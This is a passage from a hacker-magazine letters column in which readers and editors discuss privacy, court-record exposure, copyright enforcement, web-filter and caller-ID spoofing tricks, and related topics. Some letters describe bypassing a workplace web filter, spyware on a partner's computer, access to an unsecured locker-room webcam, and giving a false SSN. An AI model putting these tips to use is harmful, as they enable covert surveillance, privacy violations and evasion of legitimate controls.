I have since become full-time at one of the two jobs I was working at and I quit the other to give myself more time for other things such as my girlfriend, friends, etc. I thank you, sir, for your advice and

kind words. It is hard to enjoy learning about how the government came up with laws to stop monopolies back in the early 20th century. But I only have four more months before I graduate with my associates, so I am sticking with it. It's nice to know that people out there are concerned about us college kids. I appreciate it and thank you again. I also say thank you once more to the makers of this awesome magazine. You guys seriously rock!

P3ngu1n

Dear *2600:*

I know this may seem a little late, but I've been meaning to write you a letter and as I was rereading an old issue I thought the quote you opened with in issue 22:2 seemed a bit misleading. This struck me as odd since most of your issues open with a quotation having very much to do with ethics. I wonder if that quote from Orwell, "Men are only as good as their technical development allows them to be," might have been taken out of context in a way. Did he not mean by "good" that they are merely as technically "capable and productive" as their technical development allows? Either way, that would make much more sense because technical development has not at all seemed to improve the moral or ethical character of mankind. And that brings me to the crux of my position which I have wanted you to respond to for some time. The technical capabilities of hacking computer technology may be amorally used for good or evil, but the evil which you seem to often downplay can be of devastating power and seems far more insidious as large bureaucracies make use of technical capabilities to further their agenda. In regards to that point about power I'll point out that as our lives become more dependent upon computer technology a single person acting destructively can cause far more damage. And the information, which the hacker credo suggests should ever be free and available to all, might bring about great devastation. I can think of a number of weapons technologies, for instance, whose technical schematics ought to be hidden if not destroyed. Of course, technical capability grows and, sooner or later, these devastating technologies will become practically commonplace and, inevitably, put to use. Men are indeed only as good as their technical ability allows them to be. Now I realize that your staff has spent their lives improving and believing in the neutrality of computer technology, and I don't criticize that behavior simply to be mean, but how neutral is it when an individual can obtain highly destructive information and corporations use the ability to promote the highest level of ecological consumption in the history of civilization? As much as the technology might help one individual find some sort of zen happiness, how many millions of others does it simply compel to shop? Are the benefits brought about by easily accessed knowledge about, say, the environment, offset by the environmental harm caused by the consumerism enabled at the same time? That's to say nothing of the harm directly caused by the manufacture of computer related equipment. And so this is my sincere and honest critique which I challenge you to answer. My conclusion, paradoxically, is that the greatest use of computer technology is against itself, which I hope this message serves to do.

An Unapologetic Neo-Luddite

Information will eventually fall into the wrong hands. This is as inevitable as the sun rising. And it's certainly true that we've come to rely on technology to such a great extent that it's easier than ever to uncover vast amounts of personal data and create massive disruptions with the same amount of malice that a few decades ago would have been sufficient for a childish prank. While many feel the solution is to forbid any sort of tampering which could result in something catastrophic, that doesn't solve the bigger problem which is the overall insecurity and lack of forethought in design. We can't blame this on the computer technology itself but rather on how we choose to interrelate with it. If we become enslaved to a technology, that's a human issue that we need to address, not a technological one. If "highly destructive information" is stored on computers, that doesn't make the computer any less neutral. Rather, it speaks to our motives and failings as humans and that's where the attention should be focused. Great good can come from technology as well as great harm. It's our choice how we use it. Eventually the system will fail for one reason or another. And we cannot be so dependent on our technology that we don't have a plan for when that happens. Weapons technology is something of a parallel as we see such "advancements" now being made in other parts of the world, something that would have been unthinkable not too long ago. The fact is that the genie cannot be put back in the bottle once it's out and eventually someone you're not comfortable with is going to gain access, more times than not legitimately. Regardless of how you feel about technology, pretending it's not there, hoping it will go away, or forbidding it from being tested and abused only puts off the inevitable.

Oppression

Dear *2600:*

Check this out! We got peaceful hippies, right? No weapons whatsoever. And what happens? The government comes after us with M16s! I am not much of a writer, so I'll just give you this link: http://www.➥youtube.com/watch?v=1hAx5G0l9mU. The movie is pretty much self-explanatory. We need to get the word out. The more people know what is happening, the better. This falls right along the lines of what *2600* stands for. Hackers stand for freedom. Every freedom enumerated in the constitution including that of the right to assemble peacefully, as is evidenced by HOPE and various peaceful protests carried out by its members and readers. I myself am a reader. Yep, that's right, a hippie that reads *2600*. OK, I'm gonna stop right there before I go off on a long rant. Enjoy the rampant display of violence towards peaceful

people, and the wonderful way in which we overcome the violence!

Kevin

With the exception of the cameraman's mutterings, this seems to be a peaceful group confronted by a bunch of confused and overarmed cops. Fortunately this episode ended well. One of the better things to come out of our surveillance society is the ability to surveil right back in the faces of those in power. When the authorities do something out of line, you can count on someone in the vicinity to capture it all and share it with the world. It doesn't change the fact that we lose more privacy on a daily basis with all of the cameras, detectors, and computer analysis targeting us all. But at least we're grabbing a little bit of that to use for individual rights.

Dear *2600:*

Good day all. I am writing this letter in regards to a telecommunications firm whose name will not be stated. I attempted to pay a bill online which was successful. I then called to speak to a "representative." They were not aware that the payment was made due to the fact the system had not alerted them. In order to restore services they *demanded* that I give them a daytime telephone number where I could be reached to get service again. The same person asked me for this three times despite being told repeatedly that this number was unavailable. Then I was transferred to the billing department. The payment was made electronically, which was unknown to the human being on the other phone. What in Ohm's law does my daytime phone number have to do with phone service?

I urge all of your readers to implement a voice over Internet solution and an analog line for contingency purposes. *Down with Analog Service Providers! Keep the Technology, Dump the Monopoly!*

Serkit

This is a common ploy by many companies, telecommunications and otherwise. When they have you on the line, they will try almost anything to get more information out of you. Then they use this for marketing purposes, whether that means calling you to try and market some crap or simply selling your information to some other group of sleazebags. Congratulations on resisting their datamining attempt.

Dear *2600:*

At my work area we use iMac computers. Which I dislike. I dislike these computers mostly for the OS. OS X does not make me happy. We also have to use a password to get past an overly-oppressive security system. The blocker we have is incredibly tight. It will not allow any access to forums of any sort, anything with "profanities" (some of the things considered profanities were words we were allowed to say in Grade 2), and all the other stuff bosses don't like. Early on we found out that the security seemed to work with Safari (OS X's main Internet browser) but not with Internet Explorer. We decided not to go into detail with this because we enjoyed the freedom. However, it was temporary. Eventually the network admins decided to make the Internet Explorer folder admin only and lock it off to us mere mortals. After about a month of suffering under Safari (which seems to be loaded with bugs as well as the blocker) we came upon a fun little way around Safari into Internet Explorer. It's very simple. Go to any application and click Help. It'll open up a nice little window with the OS X logo on the left. Under that will be a link to the Mac website. A simple click and you've got yourself a nice Internet Explorer window. This is a great trick to use if you've got a nasty blocker that only works with Safari, or Safari is asking you for a keychain password every couple of pages. Thanks to the writer of the Windows Media Player window trick for helping us get the idea!

Darkpr0

Of course this little trick is very simple to fix or prevent from happening in the first place. But you have the right idea in resisting this level of control. It's not something specific to the Mac OS however. Blocking software works on nearly all platforms and the better they get the more frustrating it will become for those of us who just want to be left alone.

Dear *2600:*

It looks like Visa is taking the first steps to demonize the use of money in their current commercial. They apparently don't want us buying things that can't be traced back to who bought it and when. If this line of advertising expands, soon if you pay cash you will be looked at suspiciously. I know some work has been done on this, but someone has to get a form of anonymous card money out into the mainstream market.

Thanks for all the good work that you do.

Barada

People who pay cash are already looked at with suspicion in many areas. Airports are only one example of this. The commercial you refer to shows a busy deli at lunchtime where everyone moves at an astonishingly efficient pace until some poor guy tries to pay with cash instead of plastic. The resulting bedlam ends in the complete breakdown of the system. What's most humorous about the whole thing is that the people running this ad campaign probably never thought anyone would draw inspiration from the chaos they illustrated. Efficiency is all fine and good but the insane pressure to conform and the monitoring that goes along with that are not what healthy individuals crave. We encourage people to use cash whenever they can, even if it's only to make a point.

Dear *2600:*

I recently started reading *2600* and I especially like the articles about privacy and electronic security. It's a shame the direction this country is headed towards, and unfortunately our elected representatives have so far been total failures at keeping up with privacy in the information age. Many of the worst offenses have been perpetrated by those who are supposed

to be working to protect our rights, not violate them and put us all at risk. Many people probably know that you can do background checks on people at pay websites, but now many states are putting even the most trivial of offenses - such as traffic tickets - online for everyone to see. At mdcourts.gov, for example, you can search by last name or last and first names to find cases including any traffic tickets in the entire state of Maryland. The results include the defendant's full name, full address, driving license number and state, month/year of birth, height and weight, and vehicle tag number, in addition to the fine and disposition. I often check this on people I date, mainly out of curiosity to see what they've done and to see what their age is. Of course, most people have no idea how dangerous it is to give out your real first and last name, so it's easy to look them up and certainly more than half of them have had at least one traffic ticket. Virginia also makes this data available online and they give the month/day of birth, so if they have a ticket there as well as in Maryland, it's easy enough to put together the whole date of birth. Of course, you can also just drop into the local courthouse and look at the actual citation, which they keep on file forever and is open to the public. This often contains the Social Security Number. As you can see, this is everything someone needs to commit identity theft or stalk an ex-lover. Moreover, since the information is probably available in electronic batch format and sold to make the states money, it can be used for targeted advertising, collections, and so on. To be honest, this most trivial of information is much more than cops in most jurisdictions get while doing a traffic stop and entering your data into their car computers. I honestly see no reason why such detailed personal information needs to be made available by state courts online. There's no administrative reason to make it available and even if you think traffic tickets should be public there's no need to include addresses and dates of birth. I personally think criminal records should be nonpublic except for serious offenses where there is a public interest at stake. To blindly make every little detail freely available on the web is the equivalent of putting the whole DMV database online.

JasonB

We'd like to know if anyone has ever been caught giving a false Social Security Number when getting a traffic ticket. Obviously if it's already printed on your license, you would have a tough time pulling that off. Otherwise it seems an almost necessary step to protect at least one important part of your privacy.

Submission

Dear *2600:*

I sent you an article and wanted to inquire whether you received/looked into it. It's been a while (6/26/06).

Sandro

When you send us an article (at articles@2600.com) you should receive a confirmation email. If you didn't send your article in ASCII text, we suggest you resend it to meet that standard. In all likelihood you won't get a second confirmation email. This is to avoid mail loops and other annoyances. Within a month or so (sometimes longer if we're swamped), you'll be notified if we intend to use it in a future issue. When it does go to print, you will receive a final email requesting info on where to send your free stuff. If your article is not accepted, you won't hear anything after the initial confirmation. Rejection letters result in people wanting to know exactly why they were rejected, prolonged discussions, arguments, blood feuds, etc. If you haven't heard anything for several months after you send in a submission, then you can assume it's not what we're looking for. But don't let that discourage you from submitting something else. As always, we ask that your submissions not be previously printed or available on the net before they're printed here. And if you want to send things snail mail, our address continues to be: 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

Dear *2600:*

What about my proposal of article? I have sent you this proposal some months ago - but I didn't receive any reply. Would you let me know if you think to use it?

Riccardo

We generally don't respond to proposals except to say that if you think something would make a good article and you've read our magazine before, then by all means submit it. It would be unfair of us to tell you subjects that are off-limits. Anything can appeal to the hacker mentality if approached from the right angle. Simply ask yourself if this is the kind of thing a reader of ours would appreciate and whether it's different from what you might find in another magazine. So the short answer is: Send it in! Even if it doesn't run in our pages, you've still created something new and that opens up all sorts of possibilities.

Dear *2600:*

I have written an article that I am interested in publishing anonymously. I do have some concerns over the protection of my identity should the company I am writing about demand it of you. I have been a reader for about eight years now and would never have considered writing the article to begin with if I was not confident that your organization would keep my identity anonymous, but I guess I am just looking for a little reassurance before submitting it. I have sought legal advice on the topic and was told that *if* the company were to invest in identifying me and *if* they were to successfully identify me they *might* have a case for revealing corporate secrets. To be honest, even as I am writing this I seriously doubt this particular company would care to invest in finding me.... Then again....

Also, I know there are no strict guidelines for article submission as far as length, but my article is a

little over 2000 words. Is that cool?

Name Removed

First, we sure hope that wasn't your real name you used in that letter if you're this worried about keeping your identity secret. We can keep our mouths shut but many others can't. In all of the years we've been publishing, we have never given out the name of someone who didn't want their identity revealed. There have been unfortunate instances where information in the name someone used was enough for their employer to track them down and take action. That's why it's so important to not give away details of your location, name, appearance, or anything which someone could use the process of elimination in order to come knocking at your door. We take confidentiality very seriously, even if other members of the media don't. But you also have to take precautions on your end, such as not submitting something under the same username that people already know you by. If you wish to remain anonymous, just say so and we won't use any name at all to identify you. But even this may not be enough if you're sending email from an insecure location, such as your school or workplace. As for length, that's not something to worry about if your subject matter is interesting, which we suspect it is.

Question

Dear *2600:*

I recently purchased the latest issue of *PC Magazine* titled: "How to Hack Everything." I was very disappointed, however, when I could not find information therein on how to hack a Gibson. I was told that if I want to be elite, I have to do a righteous hack on some heavy metal. How can *PC Magazine* get away with leaving out such valuable information?!

vyxenangel

The only way to get the mass media to print the specific info you require is to deluge them with requests and demands for it. Tell them you will file them under "garbage" if they don't listen. That usually works.

Dear *2600:*

I am the librarian at DeVry University in Tinley Park, Illinois. One of my student workers subscribes to your magazine and he showed me an article, "Hope and Fear," that was published in 23:3. I think it is a well reasoned, well written article.

A few years ago some students from DeVry went to Defcon in Las Vegas. I went as an "advisor" for the group. I must say that it was quite the culture shock for me. I presumed the seminars would be all technology-based programming, circuits, etc. The discussions included, among other topics, free speech, intellectual freedom, and intellectual property. I must say I was very surprised. Many of the issues discussed were issues that I deal with as a librarian. When I told people that Defcon is a hacker's conference they always wanted to know why I wanted to hang around "people like that." The "cracker" versus "hacker" lecture then follows. I discovered there is a lot more common ground than meets the eye if only one looks for it.

I teach a course entitled "Critical Thinking and Problem Solving" (I call it "Reasoning and Research"). Among the points I try to emphasize heavily in the course are that there are two sides to every issue (e.g., use of technology) and you need to take a reasoned approach to your life.

The "Hope and Fear" article, I think, expresses these ideas very well. As a result, I would like the (unnamed) author's permission to use the article in class.

Paul Burden

Perception is a funny thing. We need to spend a good deal of time dispelling a lot of myths that surround the hacker world. Such assumptions prevail all around us and we need to seek them out and expose them whenever possible. As for using our article in your class, you're most welcome to. We only ask that you let people know where it's from.

Dear *2600:*

In the Winter or Spring 2006 issue you printed an article or letter that mentioned probability formulas to reduce least likely numbers from Lotto selections. Someone stole my issue.

I would like to try implementing the formula in other areas. The article mentioned the formula was advertised in the classifieds of a major magazine, but did not say which.

Would you tell me the author of the article in your magazine or ask him/her what magazine and issue did the ad appear in?

Greg

The article appeared in the Winter 2005-2006 issue. We're not sure that it would do you much good to know which specific tabloid the "Lottery Secrets Revealed" information was advertised in, especially since the story took place 12 years ago. If we receive more specific info, we will share it. Otherwise you should be able to find all sorts of information (good and bad) by simply searching the net.

Dear *2600:*

Do you guys print any *2600* stickers? It would be nice to be able to slap the name across my laptop to make my interests clear.

Idgeitman

We had stickers for HOPE Number Six which were given out at the door and we have leftovers which we're sending to anyone who orders HOPE shirts off our website. A generic 2600 sticker is something we'd like to consider.

Dear *2600:*

I've been reading your great magazine for about 11 years now. After so many years and still seeing your ads for ordering back issues it has got me wondering. How is it that after 22 years you still have back issues

for every magazine printed? Where do you store them and how much space do they take up? What do you do to protect them from damage? How many copies do you have of the 1984 issues?

E1nstein

We believe it's very important to keep things from going out of print which is why we occasionally have to reprint some of the really old issues. The not-so-old ones have enough extras to last a very long time. But if those should run out and people still want them, we'll reprint those issues as well. We keep them in a safe, dry place with lots of room. And we have lots of 1984 issues since those were just unbound sheets of paper. We only printed a few dozen that first year and we've had to reprint them many, many times since.

Dear *2600:*

So I'm just taking a shot in the dark here but are you guys named after the blue box and its 2600 hertz sound waves?

Clark Milholland

You need to shoot in the dark more often. That's precisely it. To us, 2600 hertz represented the seizing of technology for individual use and abuse. The rest is history.

Dear *2600:*

I am an independent software consultant based in India. I want to reprint *2600: The Hacker Quarterly* and distribute it here in India and would like to know what the options are. The average IT magazine here is sold for one or two dollars.

Raj

We are not opposed to such a venture but it would take a lot of coordination as there would be virtually no way for us to do any of the work in the States without losing a ton of money. You're welcome to write to us with more specifics and the like.

Dear *2600:*

I heard through the rumor mill that passport covers to block RFID signals were handed out at HOPE to participants. Do these passport covers exist? Where could I get one?

Squealing Sheep

One of our vendors (DIFRwear) was in fact a seller of such RFID blocking passport covers as well as RFID blocking wallets. You can visit their site at http://www.difrwear.com.

Dear *2600:*

I have a fourth generation iPod. My battery was running low and I pressed a random sequence of keys on the click wheel. A menu came up in standard text. The menu had the following choices: *"batt a2d, a3d stat, firewire, hdd r/w, smart dat, hdd scan, read sn, diskmode, wheel, contrast, audio, status, drv temp, iram test, 5 in 1, reset, key, chgr curr, remote, hp status, sleep."*

I was going through the menus and then my battery died. Has anyone ever seen this before? And what does the menu do?

Oral Seymour

Dear *2600:*

I am a huge fan and I was wondering if you could tell me about a website that could give me good free music without using Limewire or Kazaa.

Pac.Man

The best method of sharing music is through a group known as Friends. They are quite open to passing around any music that you may find interesting and it's a remarkably easy group to join. What's more, they've been doing this for as long as recorded music has existed.

Dear *2600:*

May I have some shout outs in the next issue? DoofMasterZ, t0mtwinkie, joel, witeboyshuffle, cry.sys, and d/\n. Thank you.

Samuel Reed

Did you grow up in a barn? Shout outs are not something you can just write in and request. They must be earned. So the answer is no, you may not have the shout outs listed above. Respect.

Prosecution

Dear *2600:*

I was wondering if you could possibly give me some advice. Last December I received a letter in the mail from the RIAA asking for a settlement of $4,225.00 for illegal downloading found on my IP address. I then got an attorney and hoped for the best. They are now demanding the settlement or they intend to file suit against me. Is there any way to get out of this? If you have any advice or information that would help me out please write back very soon.

Kristin

It depends on what you want to get out of this. If you want to fight them, then you should. It's very rare for these entities to insist on a settlement if they think they just detected a violation for the first time. It's likely just a scare tactic since taking you to court is expensive and risky for them as well. Regardless, their accusing you isn't enough on its own. It's relatively easy to hop onto an IP via a WiFi link or even by spoofing the address. The burden of proof is on them to prove that it was actually you who did this. Your attorney really should have told you all this.

Dear *2600:*

The Swedish High Court has acquitted a 29-year-old male for sharing files over a P2P network. The reason was that the only "proof" available were screenshots, which the court says is not enough.

Finally! I've heard of many being convicted thanks to screenshots and I got horrified each and every time. Screenshots aren't proof. Those screenshots could easily be fabricated or simply be from an entirely different computer. Just wanted to share what I see as very good news.

aft

Keep in mind that this instance of justice occurred in Sweden, which is about as likely to have an effect on the U.S. judicial system as Pluto.

Revolution

Dear *2600:*

I possess a great fondness for obtaining knowledge and executing creativity. Though my interests stretch wide, my main interests are mathematics, physics, electronics, and of course computer science. I am currently 19. Around the time period my age morphed to 18, I contained a paranoia that disabled me from creating and experimenting. This time frame was terrible. I viewed an extremely corrupted society, a society where humans were sued for creating software that fell under a useless patent, a society where curiosity was frowned upon, etc. I am slowly fighting this evil paranoia and continuing my previous events.

I was inspired to produce this letter after reading the following section from the "Congressional Testimony of Emmanuel Goldstein" on totse.com:

"I would like to close by cautioning the subcommittee and all of us not to mix up these two very distinct worlds we are talking about, the world of the criminal and the world of the experimenter, the person that is seeking to learn. To do so will be to create a society where people are afraid to experiment and try variations on a theme because they might be committing some kind of a crime, and at the same time further legislation could have the effect of not really doing much for drug dealers and gangsters, who are doing far more serious crimes than making free phone calls, and it is not likely to intimidate them very much."

We need a *revolution*.

aRevolutionist

It was almost as if Congress was given a road map of what not to do which they then decided to do anyway.

Clarification

Dear *2600:*

In reference to sc's letter in 23:2 I would like to help out all the musician hackers amongst us who would like help tuning their instruments with more than just an "F". Actually, all over the world the concert tuning note is "concert A," which converts into 440 hertz. Most symphonic orchestras keep increasing this standard tuning note due to an increase in relative brilliance of sound, especially American orchestras. To make a long story short, luckily in the western world (meaning west Europe) you will find an 880 hertz dial tone. So maybe if there are any more variations of dial tones in some deserted parts of the world, guitar players will be able to tune all of their strings without even using their ears. What a bummer that was anyhow!

jazzlup0

Duly noted.

Dear *2600:*

This is in response to lup0's letter in 23:3. This is a possibility since I had a similar experience and I am assuming this since you listed the ports as being 6881-6999 which are BitTorrent ports. The company that owns the copyright material may have actually tried to download the shared copy from you and sent your ISP a Cease and Desist letter or maybe even an email.

The Joker

Dear *2600:*

In response to lup0's letter in 23.3, I would like to point out that in fact Cox is not monitoring the connection's packet payload, but merely the amount and type. I am not defending Cox in the least right now. They are monitoring (I've been shut off before for hosting http services and being one of the reasons they disable hosting on port 80). However there is one thing that lup0 forgot to mention or didn't read. The email he was sent should have very specifically mentioned which *files* he was infringing with, his IP, the time, and the protocol he was using to transfer. All this actually comes from an authorized representative of the movie company. lup0 was not caught by Cox; he was caught by the movie company.

Here's the trick, just so you know: They (the movie company's hired spies) share the movie themselves after they download the pirated copy from us (the people), check it, verify it's the actual movie. These movie companies are *paying* people to share the movies and write down our IP addresses, time, date, files. Here's my workaround: In the email that I received, they (the movie company) requested that the offending files be removed from my system. All these were .R## file parts. They never said anything about what was contained within them! So I unpacked, burned to a CD, put on the network drive, and kept a copy of the AVI (remember, not listed as offending) on my computer, and did as requested. Here's sticking it to the movie companies' bad movies, sharing spies, and stupid lawyers for their awful wording of the email, and forgetting to list "And contained data within listed files."

Cynagen

We suspect they were most interested in you removing the files from public access, not whether or not you held onto a copy as a souvenir.

Dear *2600:*

In regards to lup0's letter in 23:3, the ISP is likely telling the truth. I work at an ISP and occasionally we receive abuse complaints. These complaints detail a time and IP address, and indicate that the user of that IP at that time was "doing something bad" (they give details). In most cases, it's just an infected box probing ports or participating in a DDoS or something. However, once in a while, the IP address and time arrive with a description of a copyrighted work or piece of software that was allegedly being infringed. I believe it works like this:

Copyright holder (RIAA or MPAA or MS) or someone they hired tells the intrusion detection group of the infringement. Intrusion detection group tells the ISP. ISP takes action or ignores it.

The ISP's motivations are presumably just keeping their bandwidth bills manageable. The interesting thing is that if the ISP is not actually invading your privacy, they are taking your accuser at their word, likely without any evidence except for possibly large bandwidth usage. It might be interesting to ask the question: Can an ISP legally take action against you based on the second- or third-hand word of a copyright holder? Should they be able to?

G

Dear *2600:*

In 23:3, lup0 wrote about his ISP blocking Internet access due to file sharing and being able to name the files that were being downloaded, but still saying they do not eavesdrop on their clients' traffic. Quite understandably, lup0 experienced some doubts about this. As I work at an ISP abuse desk in Europe, I believe I can shed some light on what happened.

In 1998, the United States Senate passed a quite strict copyright law called the Digital Millennium Copyright Act (DMCA). Title II of DMCA, the Online Copyright Infringement Liability Limitation Act, creates a "safe harbor" for online service providers against copyright liability if they adhere to and qualify for certain prescribed safe harbor guidelines and promptly block access if they receive a notification from a copyright holder or their agent. What this means in practice is that unless ISPs act when they are notified of copyright violations, they are also held liable.

Some large copyright holders (typically media companies like Universal Studios, Paramount, Sony Pictures, etc.) have hired the services of a company called BayTsp in Los Gatos, California. BayTsp runs computers on DC++, BitTorrent, eDonkey, etc. networks, listening to traffic and noting sharing of items owned by their clients. They then contact the ISP with the information, which includes time stamps, file names, sizes, protocols, and IP addresses. Some copyright holders do very similar things at their own operation.

Thus, lup0's ISP probably didn't eavesdrop on their clients and are forced under very severe penalties to take the action they did.

In the country where I work, privacy laws currently prevent us from having to hound our clients in this manner, but this may change in the future since similar European legislation (EUCD) has been passed. I recommend consulting Wikipedia which has quite good articles on these laws.

Eric Smith

Dear *2600:*

I feel I should reply to a couple of the letters in 23:3 as I work for an ISP and have the ability to answer these.

The first of these was a letter sent in from lup0 where his Internet provider (Cox) had suspended his Internet access for downloading. He was concerned that his provider is monitoring every packet he sends out. This is hardly the case. In situations where people download using Torrent systems or P2P systems without masking their IP somehow, the MPAA or the movie's producers will occasionally send a letter to the ISP stating that "the user with this IP address was downloading this file (e.g., *Mission Impossible 3* - DIVx.AVI) at this time. Please take action to ensure that sharing of this file by this user is stopped. Thank you." It's been a little while since I've seen one come in so they might not be as vigilant about it anymore.

The second letter I wish to respond to was someone in the UK who had ordered a phone line and DSL, then canceled his phone line and remained on DSL. I know here in Canada where I live things may be different but how it works is our telephone companies are incredibly lazy. The analog signal (voice) on your line can be turned on and off at the flick of a switch essentially. The digital signal (DSL data) however is not as easy to turn on and off. The phone company physically has to add and remove a card in the central office every time someone either subscribes to or cancels DSL service. This on occasion has allowed a digital signal to remain active on a dead telephone line for up to a year and a half in my experience.

D10D3

Dear *2600:*

I just finished reading the article "Never Pay For WiFi Again!" in 23:3. The author said that Apple removed the ability to change one's MAC address since Jaguar. This is not true but they did make it a bit harder. There is a simple program called SpoofMAC that will spoof your MAC address properly with 10.4+ PPC machine airport extremes. I am not sure if this will work on Intel machines. If you prefer the old fashioned way, a Google search will show you how. To any other Mac users who found this article interesting please stop by #kismac on freenode.

BugDave

Proclamation

Dear *2600:*

I am a *patriot*. I send info and bucks to people in the gulag. I do not know how to type and therefore cannot hack. But I'm very interested in acquiring any and all information I can on all subjects. Knowledge is power. If the sheeple believe that their elected officials have their best interest at heart, then let them follow the Judas goat to slaughter. The truth is that you *get* the government you *deserve!* If you will read the constitution of the United States you will see that our founding fathers declared that we were born with certain rights that under no circumstances can be revoked. Yet they continually chip away at these rights. One right is the right to keep and bear arms. This has nothing to do with hunting and everything to

do with overthrowing an oppressive government! They have now enacted laws that give them the authority to come and confiscate your guns if someone merely puts a restraining order on you. This means that they don't even need evidence of a crime, much less a conviction! So I call upon those who have eyes to see and ears to hear to withhold revenue from the scumbags any way possible. Be it getting free stuff or services from the big corporate institutions to not reporting income or even destroying their databases!

Candycone
South Dakota

We're not going to be starting a Second Amendment interpretation discussion here. But if you believe what you say, when exactly will you be using your guns to help overthrow the oppressive government which you obviously have strong feelings about? If that's what they're supposed to be used for, when does the overthrow start and who decides? We admire people who stand up for what they believe in but you seem to be using your dissatisfaction as an excuse to steal and cause havoc without a clear objective. What good will come of that?

Information

Dear *2600:*

Check out http://irrepressible.info - a campaign against censorship on the Internet. And the fact that Amnesty International is leading the campaign actually gives me hope that people just might start to listen to what a lot of us has been shouting for so long.

Anders

Dear *2600:*

Hello my brothers and sisters of the digital underground. I am writing this in response to a previous article or letter which I read in another issue but unfortunately that issue is floating around my personal library somewhere and cannot be found. The article I'm referring to actually talked about using 711 or relay calling to make collect calls from prison. I thought this was interesting because it's kind of crazy what they charge the families and friends of the incarcerated. I hear that prisoners sometimes have access to computers that have active Internet connections. If this is true they could easily create an AIM (AOL Instant Messenger) screen name and add the screen name MYIPRELAY to their buddy list and use the relay service to make calls to whomever they needed to. This not only allows you to make calls at times you might not normally be able to, but it avoids incurring any collect call fees. After adding the MYIPRELAY to your list you can type in the following: dial xxxxxxxxxx. Replace the x's with the telephone number you're calling and the operator on the other end will make the call for you to the desired party. Now if the facility the prisoner is in blocks the AIM Express website, it's time to use an old workaround, a proxy server such as www.proxify.com or www.thecloak.com. Since these prison systems may not allow users to install .exe files, I would suggest using the AIM Express website to login. Plus there is a hack to add AIM contacts to your Gmail Gtalk list since they both use Jabber logins. This is just a random thought from someone who works tech support for a living and is unhappy with the current political condition and hopes that it will save some people some money from the very greedy phone companies. The Gtalk hack can be found in a book entitled *Google-pedia*. Enjoy and happy relaying!

soursoles

While we think it's a great idea, we know of no prison that actually allows its inmates this kind of access on the net. It would certainly make the Internet a much more interesting place if they did. Regardless, something needs to be done about the horrible rip-offs prisoners' friends and families must endure at the hands of those phone companies which charge exorbitant collect call surcharges. Communications costs have gone way down across the board. It's unconscionable that rates many times higher are being charged to those who have very little choice in the matter.

Dear *2600:*

I did some work with a local telephone PBX installer and noticed the tech dialed "10111" on their buttset to give the phone line the tech was connected to, aka dialed the ANAC. I tested this here in Maine and it works only on Verizon landlines, not on Verizon payphones.

Hawk82

Dear *2600:*

Check out this pay service - http://www.spoofcard.com/ - call through them via PIN and you can enter any number you would like to appear as Caller ID and choose a different voice for yourself. Hmmm... the possibilities!

Doda McCheesle

This was demonstrated on "Off The Hook" some months back and has provided many hours of entertainment ever since.

Dear *2600:*

First keep up the awesome publication. I read it to stay sane.

I was frequenting one of my favorite forums when I happened upon a link to http://www.privatephone.com. This intrigued me beyond belief. The way it seems to work is that you choose a state, an area code, and then a city. It'll generate a number for those specifications and then all you need to do is provide a valid email address for this messaging service to work. This seems extremely interesting and looks like a lot of fun could ensue, especially along the lines of remaining anonymous in this day and age when that's becoming increasingly harder.

I wouldn't mind some more information on this service if anyone out there knows anything about it. And I certainly hope I'm not poking at something that has already been discussed. Though I don't believe

that I am.

Crapinaple

These services are popping up all over. The result is a phone network that has almost no similarity to the one where geography actually meant something. Now we can each have dozens of phone numbers from all parts of the country and confuse the hell out of people who want to know where we really are.

Dear *2600:*

I did a bunch of favors for some of the guys at work and they wanted to take me out for lunch. They let me choose the place. I chose a strip club that actually has pretty good food and, of course, good scenery. Looking at the food menu I noticed that they had a website and a section where for a price you can look at the girls in the locker room via a webcam (no sound). I found an unsecured way to access it without even having to get on their website.

My question is whether or not this would be something that you would like me to write about and post the mms address? If not, I can send you the three webcam links for your personal enjoyment.

Also, I have an entertaining story about my ex-girlfriend who I built a computer for (special computer with spyware installed). I found out about her cheating on me with a very well known Hollywood movie star. (Hint: he is known for a very expensive flop that cost about 180 million dollars and was about water.)

Jayster

The webcam thing isn't exactly the hack of the century but if you can put together an article that details how you were able to track down the alternative method of access, it could certainly be useful for many different applications. As for the spyware story, perhaps you could outline how your ex-girlfriend might have been able to get around your surveillance if she suspected that you might be onto her. Some of our readers would like to continue cheating on their significant others without having to worry.

Observation

Dear *2600:*

As always I wait the months for your magazine to arrive and then within a couple of days it's over. This time I have something to contribute.

I work for Telus Telecommunications in BC Canada. I am a service tech doing installs and repairs. A while back I had a job to go to a customer because they couldn't get their ADSL to work. Now the customer had just bought a new computer from Staples and Telus had hooked ADSL up in the CO, so normally there shouldn't be a problem. The customer is given filters for their phones and an instruction CD for software installs and setup.

One thing they have to do is register their MAC address with our OCA server. This customer wasn't able to do this and took the computer back to Staples, which was an hour's drive from the town they lived in.

When I got to the customer's house I didn't have any trouble registering their MAC addy or being able to surf online. The customer was happy and I left. The next day I got a call back. They couldn't surf. After playing around checking the settings and not finding anything wrong, I called our support group to see if something in the software was changed. Lo and behold we found that the same MAC address was registered in another part of the province.

Now we all thought that every MAC address was supposed to be unique. I instructed the customer to take the computer back for a new NIC card. They were told that the computer would have to be returned to HP for the change to take place and instead sold them a router. The router solved their problem and they were again happy customers.

I am guessing that this was a unique and one time error *or* that the NIC cards were coming out of a country new to this type of marketing such as China. I'm not sure what the answer is but it was a fluke that the support tech decided to look up the MAC registration because they normally don't look that deep or far.

Adelain

Dear *2600:*

I have a little story about the Manchester (New Hampshire) Police Department.

About two weeks ago the local chapter of Easter Seals NH was having an ID Card Night for kids with ASD and PDD (Autism Spectrum Disorder and Pervasive Developmental Disorders). My son is mildly autistic (maybe he will crack the NSA's encryption code!). Anyway, there was a nice policewoman who took us out for a little tour of the police cruiser. I was watering at the mouth - police radio, police radar, and, most of all, onboard computer! As far as I could tell (hands-off of course), I think its OS was either Windows NT Embedded or Windows CE 3.x (looking at the interface). More than likely NT Embedded.

Now for the fun part. I said to the nice policewoman, "Hey, can we see the computer? My son loves computers." "By all means," she said. She pulled the stylus out of the holder and tapped the screen. The screensaver went to the standard Windows logon screen. The username was simply "mpd" (Manchester Police Department, I assume). She left the password blank and hit the "logon" button. *Wow!!*

The interface came to life. On the screen was an interface for *anything*. You name it. Driver's license lookup, license tag lookup, GPS coordinates of the cruiser. The information! I actually had to keep my hands at my sides, it was so tempting. Now what really frightens me is that the car was unlocked and out of view. So what was to stop anyone with half a brain getting all of the juicy information that Big Brother had?

So much for security.

Zaphod

We imagine even half a brain would be sufficient to steer someone away from messing with a police car. We wonder what checks and balances are in

